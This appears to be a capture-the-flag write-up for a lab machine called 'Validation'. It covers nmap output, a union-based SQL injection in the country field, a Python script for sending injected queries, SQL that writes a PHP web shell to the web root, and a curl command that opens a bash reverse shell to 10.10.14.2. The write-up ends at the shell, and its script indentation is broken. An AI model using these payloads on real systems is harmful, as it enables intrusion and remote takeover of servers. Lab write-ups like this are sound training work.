Validation | Difficulty : Easy |

SYNOPSIS


Validation is an easy difficulty Linux machine having a union-based SQL injection vulnerability in the country parameter. Uploading a reverse shell using and exploiting the server increases our privilege.

Enumeration


Nmap

```
PORT     STATE    SERVICE       REASON      VERSION
22/tcp   open     ssh           syn-ack     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCgSpafkjRVogAlgtxt6cFN7sU4sRTiGYC01QloBpbOwerqFUoYNyhCdNP/9rvdhwFpXomoMhDxioWQZb1RTSbR5aCwkzwDRnLz5
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9LolyD5tnJ06EqjRR6bFX/7oOoTeFPw2TKsP1KCHJcsPSVfZIafOYEsWkaq67ds
|   256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJOP8cvEQVqCwuWYT06t/DEGxy6sNajp7CzuvfJzrCRZ
80/tcp   open     http          syn-ack     Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
5000/tcp filtered upnp          no-response
5001/tcp filtered commplex-link no-response
5002/tcp filtered rfe           no-response
5003/tcp filtered filemaker     no-response
5004/tcp filtered avt-profile-1 no-response
8080/tcp open     http          syn-ack     nginx
|_http-title: 502 Bad Gateway
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap reveals that ports 22, 80, and 8080 are open. We can access the website on port 80.




Join the UHC - September Qualifiers




Type the username and select the country and enter join now. First, they will register as users and then if we search for the same user in a different country it will show all the users. We try some SQL injection payload on the username input field but this will not work. So I decided to open burp and check the request header.

Exploitation



In the request header, there are two parameters one is a username and one country. We have already tried the payload on the username so I check in the country parameter and luckily we get a SQL injection vulnerability in the country parameter



We have written a simple script to exploit the server

```
#!/usr/bin/env python3

import random
import requests
from bs4 import BeautifulSoup
from cmd import Cmd

class Term(Cmd):


prompt = "> "

def default(self, args):
    name = f'0xdf-{random.randrange(1000000,9999999)}'
    resp = requests.post('<http://10.10.11.116/>',
            headers={"Content-Type": "application/x-www-form-urlencoded"},
            data={"username": name, "country": f"' union {args};-- -"})
    soup = BeautifulSoup(resp.text, 'html.parser')
    if soup.li:
        print('\\n'.join([x.text for x in soup.findAll('li')]))

def do_quit(self, args):
    return 1
term = Term()
term.cmdloop()
```

#Checking the database

SELECT database()-- -

#checking the database

select table_name from information_schema.tables where table_schema = 'registration'

#checking the column name

select column_name from information_schema.columns where table_name = 'registration'

#Upload the text file to test
select "ayush is fucking boy was here!" into outfile '/var/www/html/0xdf.txt'

#putting shell in /var/www/html/exploit.php
select "<?php SYSTEM($_REQUEST['cmd']); ?>" into outfile '/var/www/html/exploit.php'

Now access the reverse shell using curl command

> curl 10.10.11.116/exploit.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.2/443 0>&1"'

open a netcat shell and we get a reverse connection on netcat on port 443

Hurrah ! We got the shell.